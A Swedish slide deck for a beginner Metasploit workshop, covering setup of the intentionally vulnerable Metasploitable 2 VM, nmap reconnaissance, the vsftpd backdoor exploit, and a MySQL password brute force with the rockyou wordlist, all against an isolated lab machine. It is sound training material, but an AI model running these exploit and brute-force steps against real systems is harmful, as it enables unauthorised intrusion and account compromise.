



Grundläggande Metasploit



Vad kommer gå igenom?

- Introduktion till Metasploit
- Installera Metasploitable 2
- Testa Metasploit på Metasploitable 2, follow along
- Frågor
- Slut!



Vad är Metasploit?

- Innehåller flera användbara funktioner
- Funktioner som: Skapa listeners, kör exploits som finns i dess databas, skapa malicious program eller filer, och så mycket mer!
- Kommer gå igenom mest exploits


Om man vill lära sig mer, <https://www.offsec.com/metasploit-unleashed/>

Installera Metasploitable 2

Gå till länken:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Klicka "Download latest version". Nedladdningen borde då starta.



The screenshot shows a web browser window displaying the SourceForge page for Metasploitable Files. The browser's address bar shows the URL sourceforge.net/projects/metasploitable/files/Metasploitable2/. The page has an orange header with navigation links: "Open Source Software", "Business Software", and "Resources". A search bar on the right of the header contains the text "Search for software or solutions". Below the header, the breadcrumb trail reads "Home / Browse Open Source / Security / Metasploitable / Files". The main content area features the Metasploitable logo (a stylized flame inside a diamond) and the title "Metasploitable Files". Below the title, it states "Metasploitable is an intentionally vulnerable Linux virtual machine" and "Brought to you by: rapid7user". There are four tabs: "Summary", "Files" (which is active), "Reviews", and "Support". Under the "Files" tab, there is a green button labeled "Download Latest Version" with the text "metasploitable-linux-2.0.0.zip (865.1 MB)" below it, and a blue button labeled "Get Updates". A RSS feed icon is also present. On the right side, there is a "Recommended Projects" section with two entries: "OWASP Broken Web Applications Project" and "Virtual Hacking Lab".


sourceforge.net/projects/metasploitable/files/Metasploitable2/

Open Source Software Business Software Resources


Sync your GitHub Project to SourceForge

Search for software or solutions


Home / Browse Open Source / Security / Metasploitable / Files

 **Metasploitable Files**
Metasploitable is an intentionally vulnerable Linux virtual machine
Brought to you by: rapid7user

Summary Files Reviews Support



 **Download Latest Version**
metasploitable-linux-2.0.0.zip (865.1 MB)

Get Updates



Home / Metasploitable2

Recommended Projects

-  OWASP Broken Web Applications Project
Open Web Application Security Project (OWASP) Broken We...
-  Virtual Hacking Lab
A mirror of deliberately insecure applications and old...



Lägg in Metasploitable 2 i Virtualbox

1. Extrahera zip filen som laddas ner
2. Öppna Virtualbox
3. "New" -> Valfritt namn -> Valfri path -> Typ: Linux -> Version: "Other (64-bit)"
4. Rekommenderad RAM
5. "Use existing virtual hard disk file" -> Klicka på mapp ikon -> "Add" -> Hitta mapp med Metasploitable 2 -> Klicka på "Metasploitable.vmdk" -> "Open" -> "Choose" -> "Create"
6. VMen borde nu vara skapad! Men vänta med att starta den, för....



Isolera VM ifrån nätverket

Metasploitable 2 är designat för att vara vulnerable. Viktigt att inte har den på NAT nätverk.

1. "Settings" på Vm -> "Network"
2. Ändra "NAT" till "Host-only adapter"
3. Gör samma på Kali VM

Nu kan vi starta Kali och Metasploitable 2!

--

Login Metasploitable 2:

Name: msfadmin. Password: msfadmin

Få IP info: ifconfig



Time for the fun part!

Börjar med recon: `nmap -sV -O ipaddress`

`-sV` = Få versioner av services

`-O` = Få operativ system

Börjar med att undersöka vsftpd



Hitta exploit i Metasploit

Öppna Metasploit, kommando: `search vsftpd`

Kan få info om exploit

Use 0, eller hel path

Show options för att se vad som ska ställas in

`set RHOSTS ip`

`exploit`

Kommer in i Metasploitable! (`ifconfig`)

`exit`



Metasploit Nmap

Kan låta Metasploit leta efter vulnerabilities. (Back)

`db_nmap -v --script vuln ip` (Sudo viktigt! I terminal: `sudo msfconsole`)

Kommer inte fungera eftersom Kali inte har nätverk :(



Brute force MySQL password

Vi vet version av MySQL, men om vi inte hade vetat det!

Går att hitta med Metasploit

```
use auxiliary_scanner_mysql_mysql_version
```

Kan testa att bruteforce lösenord



Kör attack!

use auxiliary/scanner/mysql/mysql_login

Options som är viktiga här: PASS_FILE, RHOSTS, BLANK_PASSWORDS

Set PASS_FILE: usr/share/wordlists/rockyou.txt

Set BLANK_PASSWORDS: true

Run!

Hittar root och inget lösenord!



Frågor?

Finns oändligt mycket fler saker att testa, men vi slutar här!

Frågor?